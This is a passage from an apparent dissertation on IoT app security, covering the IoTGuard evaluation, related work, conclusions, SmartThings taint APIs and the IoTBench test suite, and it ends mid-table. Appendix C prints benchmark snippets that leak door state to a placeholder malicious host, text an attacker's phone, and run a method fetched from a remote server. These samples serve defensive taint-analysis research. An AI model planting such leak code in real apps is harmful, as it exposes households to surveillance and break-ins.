each test 20 times. The end-to-end overhead of apps without instrumentation is on average 0.52±0.2 secs. The end-to-end overhead of instrumented apps includes the time for transmitting the app's information to the data collector, checking the policies, and sending a response to the app. Figure 7.11 shows the end-to-end overhead, in seconds, of the different number of interacting apps. The interaction size represents the number of states which impacts the number of policies that IoTGuard checks on the unified dynamic model of interacting apps. For instance, if ten apps are interacting with each other, IoTGuard checks more policies because the number of devices that a unified dynamic model includes is more than the devices of an app's dynamic model. As can be seen, most policy checks on an instrumented app require on average 90 ms (17.3%) with respect to the unmodified system. The overhead increases with the number of interacting apps. For instance, the overhead for ten interacting apps is on average 122 ms, which constitutes less than a 23.5% runtime overhead. The end-to-end overhead is dominated by buffering of app's information and checking the policies. While these overheads are acceptably low for many applications, they may be partially reduced by a tighter coupling of IoTGuard and the edge system (i.e., hub or cloud). We note that the actual overhead in an IoT system often happens due to the communication between the edge system and physical device; for example, execution of a device action often has a latency over a second [78, 142]. Thus, IoTGuard's overhead in real-world scenarios would be negligible as it does not add latency for device action execution.

7.5.3.3 IoTGuard Console-prompt and Data Storage Overhead

When the user deactivates the automated blocking, IoTGuard provides the user with a console to review the policy violation, and the user may either deny or allow an app's action. We measure the overhead of displaying the console to the users through a Web interface in 21 policy violations recorded in our market-based study. The console adds negligible perceived latency, on the order of milliseconds, to the end-to-end overhead. We next determine the storage cost of IoTGuard by measuring the app's information recorded in the data collector. We randomly triggered 500 app events by considering a highly active IoT user. The data collector imposes 80KB of storage cost. We note that storage cost can be reduced either by deleting the logs based on the user's needs or integrating the IoTGuard into the edge system or cloud based on the IoT platform architecture.

7.6 Related Work

We compare IoTGuard with several previous approaches that differ in scope, focus, precision, and runtime. The approaches studied here are the most applicable that run directly on IoT app source code. As presented in Table 7.4, IoTGuard supports more features than any previous approach to IoT security. ContexIoT is a permission-based system that provides contextual integrity for IoT apps at run time [78]. SmartAuth generates an authorization interface for users and enforces the app's permissions after a user authorized them [138]. ContexIoT and SmartAuth are only applicable to an IoT app running in isolation—collecting context of an individual app. ProvThings logs system-level provenance through security-sensitive APIs and leverages it for forensic reconstruction [142]. Lastly, Soteria is a static analysis system for model checking of IoT apps to validate whether an IoT app or IoT environment adhere to safety and security properties [29]. ProvThings and Soteria support analysis of interactions among IoT apps. ProvThings supports this capability through the analysis of provenance logs of multiple apps, and Soteria constructs a union state model that represents the unified behavior of apps when they installed together. However, ProvThings and Soteria do not handle the

Table 7.4: A comparison of IoTGuard with other IoT systems.

System	Constraints			
	Multi-app analysis	Trigger-action applet analysis	Policy identification	Runtime policy enforcement
ContexIoT [78]	✗	✗	✗	✗
SmartAuth [138]	✗	✗	✗	✗
ProvThings [142]	✓	✗	✗†	✗
Soteria [29]	✓	✗	✓‡	✗
IoTGuard	✓	✓	✓	✓

† ProvThings implements a policy engine that allows users to create policies through provenance database.

‡ Soteria identifies safety and security property violations through source code analysis.

interactions between IoT apps and trigger-action platform services. Furthermore, none of the systems evaluate and ultimately enforce identified security and safety policies on market-apps to protect users from undesired states at runtime.

Traditional security measures have been used to mediate access to system resources such as files, ports, etc. [76]. Instead, IoTGuard directly mediates actions sent by apps to the physical devices. Previous representative efforts at securing control systems have constructed models using state-space and control-theoretic approaches to model the normal operation of the devices for detecting anomalies and faulty systems. The examples include models built on water control systems [64], chemical reactor processes [25], medical devices [68] and power grid systems [90]. These tools model applications using the domain-specific information and exploit the structure of the control system implementations, e.g., plant behavior [97] and process controller code [92]. While we build on these results, IoTGuard addresses the diversity of IoT devices in sensors, resources, and interactions among devices which provides unique challenges that require a different approach to preserving the safety and security of the IoT environment.

7.7 Limitations and Discussion

A limitation of IoTGuard is in taking the right course of action if a state is blocked. In some cases, merely blocking a state caused by users or policy errors could have physical consequences. For example, suppose that a door should be unlocked only for a security service based on a time window specified by the user when she is on vacation. However, a policy that blocks the unlock-door state prevents the security service from entering the house, which may or may not be preferable depending on the circumstances. To help keep the IoT environment stable when an action is rejected, more complex policies can be studied to better handle blocked states.

IoTGuard allows a user to specify policies through IoTGuard's GPL. This can pose problems especially when users create policies in highly complex IoT environments, where an incorrect policy specification may prevent legitimate states, fail to block unsafe and insecure states, or conflict with another policy. For instance, one policy may allow action "a" when a specific event occurs, while a second policy may deny a set of actions, of which "a" is a member. Here, machine learning and other modeling techniques can be adapted to automate the property-discovery process and policy conflict resolution in IoT devices and domains.

IoTGuard implements an algorithm to find the events and actions of IFTTT trigger-action applets. Thereafter, we manually label the events and actions with integrity and confidentiality labels. We found that extracting IFTTT events and actions and labeling them is not a trivial process because an applet's event and actions often do not match the device capabilities of an IoT platform. Additionally, this process does not scale to a large number of IFTTT applets.

We showed that IoTGuard could express meaningful policies to preserve system safety and security. A user study to evaluate the usability of IoTGuard based on user configuration of the apps can be conducted. In this, independent users configure the IoT apps and trigger-action applets with the assumption that they deploy them in a smart home. Then, the effectiveness of IoTGuard can be studied focusing on policies, blocked states, and user-perceived risks based on user configurations.

7.8 Conclusions

As users become more comfortable installing IoT apps and trigger-action platform rules in an IoT environment, the interaction between devices will increase. IoTGuard detects when an individual app and interactions among apps lead to unsafe and insecure states and ameliorate these undesired states by blocking them. We evaluated IoTGuard in two studies: a study on a flawed app corpus and a market study of SmartThings apps and IFTTT applets. These studies demonstrated that

IoTGuard accurately identifies policy violations and blocks the undesired states, both when apps are used in isolation and when they are used together in multi-app environments. IoTGuard incurs less than 17.3% runtime overhead for an individual app and 19.8% for five interacting apps with respect to the unmodified system.

Chapter 8

Conclusions and Future Directions

The introduction of IoT devices into public and private spaces has changed the way we live. For example, home applications supporting smart locks, smart thermostats, smart switches, smart surveillance systems, and Internet-connected appliances change the way we monitor and interact with our living spaces. Here mobile phones become movable control panels for managing the environment that supports entertainment, cooking, and even sleeping. Such devices enable our living space to be more autonomous, adaptive, efficient, and convenient. However, we have limited capability to evaluate and ultimately enforce the correct operation of these devices. IoT platforms provide few means of evaluating the use (and potential misuse) of sensitive information, and cannot evaluate whether an IoT device or environment (a collection of devices working in concert) is safe, secure, and operates correctly.

In this dissertation, we have designed and developed new techniques and systems that (1) characterize the use and potential misuse of sensitive data and uncovers privacy issues in IoT applications, and (2) use formal program verification to ensure IoT implementations adhere to provable guarantees. We evaluated the efficacy of the analysis and system approach in a range of important domains.

In Chapter 5, we showed that most IoT applications access a myriad of sensitive data and leak that data via the Internet or messaging. In response to these findings, we introduced SAINT, a static taint analysis tool for IoT applications. SAINT identifies sensitive data before it leaves the IoT system at a taint sink. This is essential to characterize and evaluate the use (and potential avenues for misuse) of sensitive data. Through a systematic survey of three major IoT programming platforms: SmartThings, OpenHAB, and Apple's HomeKit, we found that IoT platforms possess a few unique characteristics and challenges in terms of taint analysis when compared to other computing platforms. For instance, IoT programming platforms are diverse, and each uses their own programming language. Therefore, there exists no well-defined Intermediate Representation (IR) that a tool can directly analyze. To address this problem, in Chapter 4, we proposed a novel IR that captures the event-driven nature of IoT applications, and we demonstrated that it has the potential to accommodate many IoT programming platforms. The IR is used to perform effective taint tracking, e.g., by associating permissions with the corresponding taint labels and abstracting away parts of the code not relevant to property analysis. We used the IR in our other systems presented in this dissertation.

With SainT, we performed a market study on 230 IoT market applications. SainT correctly flagged 60% of the applications as leaking at least one kind of sensitive data over a sink-interface call. We analyzed the data's taint labels (i.e., sensor state, sensor information, location, and user input) provided by SainT, which accurately describe the data source. Using this information, we found that half of the analyzed applications leak at least three kinds of sensitive data. Moreover, we extended the SainT's analysis to identify whether the recipient and the content of a sink-interface call are specified by a user, a developer, or an external entity. The knowledge about who defines the recipient and content of a sink call helps identify whether the data leak is intended, by mistake, or malicious. My work showed that developers or external servers define nine out of ten of the recipients and content for Internet sinks. To present SainT's findings to consumers and organizations, we built an online web console. Given the source code of an IoT application, the console shows sensitive data leaks and enables users to assess the privacy risks IoT applications present before installing the applications.

As another contribution of this chapter, in Appendix C, we introduced IoT-Bench, a novel open-source micro-benchmark suite to assess the effectiveness of tools designed for IoT applications. IoTBench includes IoT applications that have sensitive data-leaks and flaws causing security and safety violations. The accurate identification of privacy and security violations in applications requires solving problems in program analysis that include analysis sensitivities (e.g., path- and context-sensitivity), state variables, call by reflection, and implicit flows. IoTBench enables assessing the accuracy of static and dynamic analysis tools with the ground truths included in the suite.

In Chapter 6, we presented Soteria. Soteria leverages the structured nature of IoT applications to extract a state model (finite state machine) of the application by analyzing its source code. A state model maps an application's device attributes to states and events to transitions. Through a systematic analysis of IoT application source code, we found that applications often interact through a common device or abstract event (such as home or vacation mode). The joint behavior of otherwise-safe applications can lead to undesired and unsafe device states. To address security and safety violations in interacting applications, we built a unified state model that represents the joint behavior when applications run together. Next, we developed a set of safety and security properties that characterize the real world needs of users and environments. We used requirements engineering as a property discovery process and identified five general and thirty application-specific properties. General properties define constraints on the state model that should never be violated regardless of the application context, and application-specific properties are developed based on the use cases of one or more devices. Lastly, we used model checking to validate the properties on state models (of applications running independently) and unified state models (of multiple applications interacting with each other). IoT programs include a growing number of connected devices that may lead to large state spaces; this leads to the scalability problem oft-encountered in formal analysis. To address this, we explored techniques such as state abstraction to collapse states by aggregating numerical-valued device attributes.

Lastly, in Chapter 7, we developed a system called IoTGuard, a dynamic system for policy enforcement on IoT devices. IoTGuard adds extra logic to an application source code to collect the application's information at runtime. It then stores this information in a dynamic model that represents the runtime execution behavior of applications. Lastly, it enforces identified policies on the dynamic model of individual applications or sets of interacting applications. We designed two mechanisms to enforce these policies. The first mechanism blocks the device action(s) that causes the policy violation, and the second mechanism enables users to approve or deny the policy violation through runtime prompts. With IoTGuard, we expanded the scope of analysis from IoT applications to trigger-action platform applications. Trigger-action platform applications connect IoT devices to digital services such as email and social media. We found that this entangled environment introduces new security and privacy issues. For example, one such example application turns on the light when the user receives an email (integrity violation) and another app logs the user's presence to a public log when the front door is unlocked (confidentiality violation). Through a systematic analysis of interactions between IoT systems and trigger-action platforms, we identified new policies for integrity and confidentiality violations.

We evaluated Soteria on a dataset of 65 IoT applications. We additionally used 30 trigger-action applications executed in a smart home to assess IoTGuard. Soteria efficiently identified property violations, and IoTGuard enforced property violations without significant overhead, both when applications ran in isolation and when applications interacted with each other. These studies moved the practice of designing defenses in IoT forward by monitoring physical processes and enforcing policies that follow from their use.

The approaches and techniques described in this dissertation provide rigorously grounded frameworks to evaluate the use of sensitive information, and safety and security properties in IoT applications and environments–and therein provide developers, markets, and consumers a means of identifying potential threats to security and privacy.

8.1 Directions for IoT Security and Privacy

IoT has reached critical mass, and the deployment of new devices and services will only continue to increase. We, as a computing community, need to manage this transition in ways that prevent accidents or malicious misuse of these new environments. In the end and much like what we have learned about the Internet itself, we need to reason about security and safety not only as individual devices but as environments of digitally and physically interacting systems. In this dissertation, we have primarily designed and developed tools that identify safety, security and privacy issues in IoT implementations; however, many areas remain open problems, and IoT analysis needs further progress before IoT is safe for broader use.

Our experience suggests that the IoT developer community should extend current validation and testing practices. Before allowing a new device to enter the market, each must be evaluated not only for correctness in isolation but also in environments of diverse IoT devices and configurations. This effort should seek to address certification of composable IoT systems. Academic, industry and government efforts need to integrate analysis techniques and systems designs to certify IoT devices and apps with respect to relevant properties. Such certification should be equivalent to a NIAP (National Information Assurance Partnership) CCEVS (Common Criteria Evaluation and Validation) program for IoT, in which regulations would systematically identify properties for specific IoT devices, frameworks, and environments and taxonomize IoT property classes. Because these regulations would require property-compliant IoT implementations and help vendors and customers assess risks, they could have a potential impact on the user or environmental safety and security. However, such a change introduces several key challenges for academia. In this final chapter, we conclude with a discussion on the next steps to be taken in IoT security and privacy research.

8.1.1 Generalizing to Diverse IoT Domains

IoT analysis systems that use program analysis techniques for security and privacy often focus on smart homes. However, IoT environments are diverse in terms of type and the number of connected devices. Therefore, the analysis must be responsive to the unique characteristics and constraints of each different IoT domains. Furthermore, physical processes in IoT can have effects on critical infrastructure. For instance, IoT devices can rapidly affect power grid usage, manipulate heavy machinery, and perturb safety-critical industrial systems such as cooling [28, 134]. The authority given to IoT systems over the physical world makes related safety and security issues more extreme. Therefore, the interactions between systems must be carefully studied to uncover potential security issues. To extract models in these domains and model the interactions between different systems, our developed algorithms can be generalized with the use of domain-specific programming features. These generalizations can be used to accelerate the adoption of our tools that base their analysis on call graph construction [60], symbolic execution [82], and data flow analysis [112]. Furthermore, our tools can be integrated into existing analysis frameworks such as Soot [139] and LLVM [85] to develop algorithms that apply to a diverse array of IoT domains and control systems.

8.1.2 Addressing Scalability in IoT Environments

Current IoT analysis systems could encounter the same scalability concerns seen in order formal program analysis disciplines, especially when analyzing the complex systems of automobiles and industrial IoT. The research community must consider the practicality of their approaches in IoT systems where large-scale programs are developed. One of the techniques that may be effective for IoT is the *compartmentalization* which can be used to partition a large IoT app into smaller components. State models then can be extracted and subsequently analyzed at the component level. Furthermore, if we can further identify the core components that users are interested in, the model extraction and analysis can focus on those components. As components will be much smaller, this technique will enable us to extract more compact models. For instance, in an automatic compartmentalization system PtrSplit [89] for C/C++ applications, users provide annotations in the source code about where sensitive data (e.g., a crypto key) is and where sensitive data can be declassified into insensitive data. The system then builds Program Dependence Graphs (PDGs) from source code to model how data flows in the program and performs a PDG-level partitioning to compute sensitive and insensitive components. While PtrSplit has a different goal, its partitioning framework can largely be adapted to obtain the core components in a large application for scalable state model extraction. For example, in an app that controls a smoke sensor and an alarm, if the logic for the two devices are independent and the user is only interested in the behavior of the smoke sensor, we can perform partitioning to get the component just for the smoke sensor. On the other hand, if the alarm's behavior may affect the smoke sensor's behavior, then a system should be able to model their dependency and deduce that behavior of both devices needs to be modeled.

8.1.3 Effective IoT Code Validation

Model checking properties on IoT applications can be challenging for two primary reasons. First, an extracted state model might be too large (i.e., having too many states and state transitions) for efficient model checking, even after our previously discussed techniques for extracting compact models. Second, IoT systems such as industrial control systems have a large amount of code for static analysis to extract state models. To be able to perform property validation on IoT systems with these situations, *white-box fuzzing* can be used to generate sets of inputs (i.e., events and user inputs) to validate the properties, which provides scalable checking at the expense of full verification. For IoT apps for which we can extract precise state models, state-machine based fuzzing [18] can be used. In general, previous fuzzing inputs need to be mutated to generate other inputs, using the state machine as the guide for mutation. For IoT apps for which precise state models cannot be extracted, AFL-style white-box fuzzing [150] is a promising technique, which does not require building state models. It uses path coverage as a guide for mutating previous fuzzing inputs and has been shown to be extremely effective at identifying security vulnerabilities [32, 151]. These fuzzing techniques can be revised to take properties into account further. For example, AFL-style fuzzing detects program crashes at runtime and equates program crashes to property violations; this strategy, however, would not be able to detect property violations that do not trigger program crashes. The input program can be instrumented to insert checks for detecting violations of a much richer property set.

8.1.4 Automated Property Identification

Deciding what properties to verify systematically is crucial for an IoT domain. While we have extended requirements engineering process to identify IoT properties, it requires a certain level of domain expertise and human interaction. This can be a problem in highly complex IoT environments, where incorrectly identified properties can lead to falsely blocking legitimate states or failing to identify unsafe and insecure states. To address these issues, techniques related to safety and security property discovery including Security Quality Requirements Engineering (SQUARE) [33] and Comprehensive, Lightweight Application Security Process (CLASP) [104], and industrial methods including Microsoft's Security Development Lifecycle (SDL) [87] and Oracle's Software Security Assurance (OSSA) [109] can be explored for diverse IoT domains. Other approaches would be to adapt machine learning and other modeling techniques to automate the property-discovery process in IoT devices and domains—profiling the events and actions of apps to construct models from which properties will be derived.

8.1.5 Response Policies

We should plan for response policies. Complex systems such as these are naturally going to have property violations. Response policies dictate the right course of action to take when these violations occur. Approaches need to consider taking the right course of action when a security and safety violation happens. Simply blocking a device state or asking a user for approval through runtime prompts could be dangerous. For example, door-unlock action in an app that unlocks the door when there is smoke in the house may not be permitted by the policy or may be asked a user to approve the action. However, dropping the action or no response from a user will result in a locked door, which is potentially unsafe depending on the circumstances. To help keep the IoT environment stable when a violation is detected, several response disciplines can be implemented to preserve the integrity of the environment.

Appendix A
Source Code of the Example IoT Application

We present the Groovy source code of the home-automation app's IR presented in Figure 4.2, Chapter 4.

Listing A.1: An example home-automation app

```
definition(
    name: "SmartApp",
    namespace: "mygithubusername",
    author: "SainT",
    description: "This is an app for home automation",
    category: "My Apps",
    iconUrl: "https://s3.amazonaws.com/smartapp-icons/Convenience/Cat-Convenience.png",
    iconX2Url: "https://s3.amazonaws.com/smartapp-icons/Convenience/Cat-Convenience@2x.png",
    iconX3Url: "https://s3.amazonaws.com/smartapp-icons/Convenience/Cat-Convenience@2x.png")

preferences {
    section("When you are away/home") {
        input "presenceSensor", "capability.presenceSensor", multiple: true,
        required: true, title: "Which presence sensor?"
    }

    section("Turn on the lights") {
        input "theSwitches", "capability.switch", required: true, multiple: true,
        title: "Which lights?"
    }

    section("Lock/Unlock door") {
        input "theDoor", "capability.door", multiple: false,
        required: true, title: "Which door?"
    }

    section("Notify between what times?") {
        input "fromTime", "time", title: "From", required: true
        input "toTime", "time", title: "To", required: true
    }

    section("Send Notifications?") {
        input("recipients", "contact", title: "Send notifications to") {
            input "phone", "phone", title: "Warn security with text message",
            description: "Phone Number", required: true
        }
    }
}

def installed() {
    initialize()
}

def updated() {
    log.debug "Updated with settings: ${settings}"
    unsubscribe()
    initialize()
}

def initialize() {
    log.debug "initialize configured"
    subscribe(presenceSensor, "present", h1)
    subscribe(presenceSensor, "not present", h2)
}

def h1(evt) {
    log.debug "presence active called: $evt"
    x()
}

def h2(){
    log.debug "presence not active called: $evt"
    theSwitches.off()
    theDoor.unlock()

    def between = y()
    if (between){
        z()
    }

    def currSwitches = theSwitches.currentSwitch
    def onSwitches = currSwitches.findAll { switchVal ->
        switchVal == "on" ? true : false
    }
    log.debug "${onSwitches.size()} out of ${switches.size()} switches are
        on"
}

def x(){
    theSwitches.on()
    theDoor.unlock()
    def currSwitches = theSwitches.currentSwitch
    def onSwitches = currSwitches.findAll { switchVal ->
        switchVal == "on" ? true : false
    }
    log.debug "${onSwitches.size()} out of ${theSwitches.size()} switches
        are on"
}

def y(){
    log.debug "In time method"
        return timeOfDayIsBetween(fromTime, toTime, new Date(), location.
            timeZone)
}

def z(){
    log.debug "recipients configured: $recipients"
    sendSms(phone, "The ${theDoor.displayName} is locked and the ${
        theSwitches.displayName} is off!")
    def latestValue = theDoor.latestValue("door")
    log.debug "message sent, the door status is $latestValue"
}
```

Appendix B Taint Source and Sink APIs

We present SmartThings taint sink APIs in Table B.1 and taint source APIs in Table B.2. For taint sinks, SmartThings provide asynchronous HTTP requests as a beta development feature [128, 131]. However, the analyzed apps do not use asynchronous HTTP APIs; thus, we exclude them from the list. We note that some taint-source APIs are used together with the device names assigned by the developer, or require specific device capabilities to use them. Therefore, the number of taint sources used in an app differs based on the app's context.

Table B.1: SmartThings taint-sink APIs.

Internet	**Messaging**
httpDelete()	sendSms()
httpGet()	sendSmsMessage()
httpHead()	sendNotificationEvent()
httpPost()	sendNotification()
httpPostJson()	sendNotificationToContacts()
httpPut()	sendPush()
httpPutJson()	sendPushMessage()
GET (web service apps)	
PUT (web services apps)	
POST (web service apps)	
DELETE (web service apps)	

Table B.2: SmartThings taint-source APIs.

Name of the interface	Definition	Name of the interface	Definition
Device Information		**Device State**	
capabilitiy.<device type or attribute>	Allows to abstract devices into their underlying capabilities	latestState()	Gets the latest Device State record for the specified attribute
getManufacturerName()	Gets the manufacturer name of the device	statesSince()	Gets a list of Device State since the date specified
getModelName()	Gets the model name of the device	getArguments()	Gets the list of argument types for the command
getName()	Gets the internal name of the device, Hub, command, or attribute	getDateValue()	Gets the value of the event as a Date object
getSupportedAttributes()	Gets the list of device attributes	getDescriptionText()	Gets the description of the event
getSupportedCommands()	Gets the list of device commands	getDoubleValue()	Gets the value of the event as a Double
hasAttribute()	Determines if the device has the specified attribute	getFloatValue()	Gets the value of the as a Float
hasCapability()	Determines if the device supports the specified capability	getIntegerValue()	Returns the value of the event as an Integer
hasCommand()	Determines if the device has the specified command name	getJsonValue()	Gets the value of the event as a parsed JSON
latestValue()	Gets the latest reported value for the specified attribute	getLastUpdated()	Gets the last time the event was updated
getFirmwareVersionString()	Gets the firmware version of the Hub device	getLongValue()	Gets the value of the event as a Long
getId()	The unique system identifier for the device or the Hub	getName()	Gets the name of the event
getLocalIP()	The local IP address of the Hub device	getNumberValue()	Gets the value of the event as a number
getLocalSrvPortTCP()	The local server TCP port of the Hub device	getNumericValue()	Gets the value of the event as a number
getDataType()	Gets the data type of the device attribute	getUnit()	Gets the unit of measure for the event
getValues()	Gets the possible values for the device attribute	getValue()	Gets the value of the event as a String
getType()	Gets the type of the Hub device	getData()	Gets a map of any additional data on the event
getZigbeeId()	Gets the ZigBee ID of the Hub	getDate()	Acquisition time of the device state record
getZigbeeEui()	Gets the ZigBee Extended Unique Identifier of the Hub	getDescription()	The raw description that generated the event
events()	Gets a list of events for the Device in reverse chronological order	getDevice()	Gets the device associated with the event
eventsBetween()	Gets a list of events between the specified start and end dates	getDisplayName()	Gets the user-friendly name of the source of the event
eventsSince()	Gets a list of events since the specified date	getDeviceId()	Unique identifer of the Device associated with the event
getCapabilities()	The list of capabilities provided by this Device	getIsoDate()	Acquisition time of the event as an ISO-8601 String
getDeviceNetworkId()	Gets the device network ID for the device	getSource()	The source of the event
getDisplayName()	The label of the device assigned by the user	getXyzValue()	Value of the event as a 3-entry Map
getHub()	The Hub associated with this device	isPhysical()	TRUE if the event is from a physical actuation of the device
getLabel()	The name of the device in the mobile application or Web IDE	isStateChange()	TRUE if the attribute value for the event has changed
getLastActivity()	The date of the last event from the device	isDigital()	TRUE if the event is from a digital actuation of the device
getManufacturerName()	Gets the manufacturer name of the device	currentState()	Gets the latest State for the specified attribute
getModelName()	Gets the model name of the device	currentValue()	Gets the latest reported values of the specified attribute
deviceName.capabilities	Gets the device capabilities	getStatus()	Gets the current status of the device
getTypeName()	The type of the device		
Location		**User Inputs**	
getContactBookEnabled()	Determine if the Location has Contact Book enabled	input “someSwitch”, “capability.switch”	User preferences for the devices (accessed as $someSwitch)
getCurrentMode()	Gets the current mode for the location	input “someMessag”, “text”	User preferences for message (accessed as $someMessage)
getId()	Gets the unique internal system identifier for the location	input “someTime”, “time”	User preferences for the time (accessed as $someTime)
getHubs()	Gets the list of Hubs for the location	input “someTime”, “time”	User preferences for the time (accessed as $someTime)
getLatitude()	Gets the geographical latitude of the location	input “minutes”, “time”	User preferences for time span (accessed as $minutes)
getLongitude()	Gets the geographical longitude of the location	**State Variables**	
getMode()	Gets the current mode name for the location	state	Defines the state variable state
setMode()	Sets the mode for the location	atomicState	Defines the state variable atomicState
getTimeZone()	Gets the time zone for the location		
getZipCode()	Gets the ZIP code for the location		
getLocationId()	The unique identifier for the location associated with the event		
getLocation()	The Location associated with the event		

Appendix C IoTBench Test Suite

We introduce an IoT-specific test suite IoTBench [74], an open repository for evaluating tools designed for IoT app analysis. We designed our test suite similar to those designed for mobile systems [14, 47] and the smart grid [91]; they have been widely adopted by the security community. IoTBench currently includes 19 different malicious apps that contain test cases for interesting flow analysis problems (Section C.1) and 17 flawed apps that contain an array of safety and security violations (Section C.2).

C.1 Sensitive Data Leaking Apps

IoTBench currently includes 19 hand-crafted malicious SmartThings apps that contain sensitive data leaks (see Table C.1). Sixteen apps have a single data leak, and three have multiple data leaks; a total of 27 data leaks via either Internet and messaging service sinks. We carefully crafted the IoTBench apps based on official and third-party apps. They include data leaks whose accurate identification through program analysis would require solving problems including multiple entry points, state variables, call by reflection, and field sensitivity. Each app in IoTBench also comes with ground truth of what data leaks are in the app; this is provided as comment blocks in the app's source code. IoTBench can be used to evaluate both static and dynamic taint analysis tools designed for SmartThings apps; it enables assessing a tool's accuracy and effectiveness through the ground truths included in the suite. We present three example apps and their privacy violations below.

The first app "Implicit Permission" (ID: 11) sends a short message to household members when everyone is away. We update a legitimate app to include a code

Listing C.1: Device state leak through Internet interface

```
if (everyoneIsAway()){
    //app logic
    leak() // invoke when everyone is away
}
def leak() {
    Params = [
    uri: "https://malicious-url",
    body: ["condition":"$thedoor.latestValue("door")"]]
    httpPost(Params) // leak
}
```

Listing C.2: Leak of battery level and hub ID

```
def BatteryPowerHandler(evt) {
    sms_send = state.SMS // true
    msg = "$doorBattery.currentValue("battery")
           power is out in hub ${evt.hubId}!"
    sendPush(msg) // user gets a push notification

    if (sms_send) { // attacker gets the same message
        sendSms(attacker_phone, msg) // leak
     }
}
```

Listing C.3: Leak via a reflective call

```
def attack(){
  httpGet("http://maliciousServer.com"){
    resp ->
        if(resp.status == 200){
            state.method = resp.data.toString()
        }
    "$state.method"() // reflective call
}
updateApp() {
    unsubscribe() // revoke smoke detector events
    sendSms(attacker_phone,"$detector is revoked")
}
```

block that transmits the state of the door via the `leak()` method to a remote server (see Listing C.1). A privacy violation occurs because the door state, which informs households are not at home, is leaked to the malicious server.

The second app "Explicit-Implicit" (ID: 14) sends a short message to users when a door lock has a low battery. A code block is added to an existing app to send the battery level (implicit permission) and hub id (explicit permission) to a third-party's phone number via `sendSms()` when the `sms_send` variable is true (see Listing C.2). Here, `sms_send` is tainted via the `state` object's `SMS` field. The leaked battery level is a privacy violation.

The final example is the "Call by Reflection 1" app (ID: 5). The app is used to trigger the alarm when smoke is detected. This app obtains the method name string from a remote server and uses this string to invoke `$state.method` (see Listing C.3). Thus, the `updateApp()` method can be called by reflection. Because SAINT adds all methods in an app as possible call targets, it detects a data leak in `updateApp()`, which disables the alarm by unsubscribing the "smoke-detected" event and sends this information to a hardcoded phone number.

Table C.1: Description of IoTBENCH test suite apps and SAINT's results.

App Category	**ID/App Name**	**App Description**[‡]	**Res.**[†]
Lifecycle	1- Multiple Entry Point 1	The app stores different sensitive data under the same variable name in different functions and only one of them is leaked.	✔
	2- Multiple Entry Point 2	The app stores different sensitive data under the same variable name in different functions and more than one piece of data is leaked.	✔
Field Sensitivity	3- State Variable 1	A state variable in the `state` object's field stores sensitive data. It is used in different functions and leaked through various sinks.	✔
Closure	4- Leaking via Closure	A variable is tainted with the use of closures. The sensitive data is then leaked via different sinks.	✔
Reflection	5- Call by Reflection 1	A string is requested via `HttpGet` interface and used in a call by reflection. A method leaks device information.	O

	6- Call by Reflection 2	A string is used to invoke a method via call by reflection. A method leaks the state of a door.	X
	7- Call by Reflection 3	A string is used to invoke a method via call by reflection. A method leaks the mode of a user.	X
Device Objects	8- Multiple Devices 1	Various sensitive data is obtained from different devices and leaked via different sinks.	✓
	9- Multiple Devices 2	Sensitive data from various devices is tainted and leaked via different sinks.	✓
	10- Multiple Devices 3	A taint source is obtained from device states and information and leaked via messaging services.	✓
Permissions	11- Implicit 1	A malicious URL is hard-coded and device states (implicit permission) are leaked via sinks using the hard-coded URL.	✓
	12- Implicit 2	The contact information (i.e., phone number) is hard-coded and used to leak data from various sensitive sources with use of user inputs (implicit permission).	✓
	13- Explicit	The hub id (explicit permission) and state variables are leaked to an hard-coded phone number.	✓

	14- Explicit-Implicit	The contact information (i.e., phone number) is hard-coded to leak device information (implicit permission) and hub id (explicit permission).	✓
Multiple Leaks	15- Multiple Leakage 1	Various sensitive data obtained from state of the devices and user inputs and they are leaked via same sink interface.	✓
	16- Multiple Leakage 2	Various sensitive data obtained from state of the devices and user inputs, and they are leaked via Internet and messaging sinks.	✓
	17- Multiple Leakage 3	Various sensitive obtained from state variables, and devices and they are leaked via more than one hard-coded contact information.	✓
Side Channel	18- Side Channel 1	A device operating in a specific pattern is causing information leakage (e.g., on/off pattern of smart light).	!
	19- Side Channel 2	A device operating in a specific pattern is causing another connected device to trigger malicious activities.	!

‡ 19 apps leaks 27 sensitive data. We provide a comment block in the source code of the apps that gives detailed description of the leaks including the line number of the leaks and the ground truths.

† ✓= True Positive, X = False Positive, O = Dynamic analysis required, ! = Not considered in attacker model

C.2 Flawed Apps

IoTBench includes 17 hand-crafted flawed SmartThings apps (`App1-App17`) containing property violations in an individual app and multi-app environments (see Table C.2). 14 apps have a single property violation, and three have multiple property violations, with a total of 20 property violations. The apps include various devices covering diverse real-life use-cases. The accurate identification of property violations requires program analysis including multiple entry points, numerical-valued device attributes, and transitions guarded by predicates. Each flawed app in IoTBench also comes with ground truth of what properties are violated; this is provided in a comment block in the app's source code.

Table C.2: Description of IoTBench test suite apps and Soteria's results.

ID	Description	Pr. Violation	Details[†]	Res.[‡]
1	The lights are turned off at night when motion is detected.	`P.2` is violated. The app prevents brightening the path the user is walking.	Device events	✔P
2	The security system is turned off when there is nobody at home.	`P.9` is violated. The app could leave the house vulnerable to break-ins.	State variables, predicate analysis	✔P
3	A battery operated switch is turned off every 30 seconds.	`S.2` is violated. This is similar to DDoS attacks to consume the battery of the switch by sending the same command to the device multiple times.	Device events, timer events	✔S
4	The app turns off a switch of a device to save energy after a number of minutes specified by user. However, the app keeps the device turned on.	`S.1` is violated. The event handler changes conflicting attributes of a switch device (switch on and switch off).	Device events, multiple entry points	✔S

5	The app sounds the alarm when there is smoke.It also implements another method that turns off the alarm when there is smoke.	A string is used to invoke a method via call by reflection. A method violates `P.2` which turns off the alarm when there is smoke.	Call by reflection, state variables	X
6	When a user leaves home, the light illuminance level changed from 0 to a numerical value, and the door is unlocked after some time.	`P.1` and `P.13` are violated. This allows an attacker to be aware that the user is not at home, and could let the attacker break into the home.	Multiple violations, multiple entry points, timer events	✓P
7	The app turns on and turns off switches at a specified time defined by a user. Additionally, it turns on the switches when the user is at home and turns them off when the user is not at home.	`S.4` is violated. The user's presence to turn on the switch and the time entered by the user to turn off the switch may happen at the same time.	Multiple Entry points, timer events	✓S
8	The app does not subscribe the location mode change event handler to lock the door when the user is away or unlock the door when the user is at home.	`S.5` and `P.1` is violated. The app fails to invoke the location mode change event handler method which fails to lock or unlock the door.	Multiple violations, multiple entry points, predicate analysis, mode events	✓P S

9	Location mode is set to home when the user is not at home.	`P.27` is violated. A string is requested via `HttpGet` interface and used in a call by reflection. A run-time analysis is required to check whether the method is invoked via the string.	Call by reflection	O
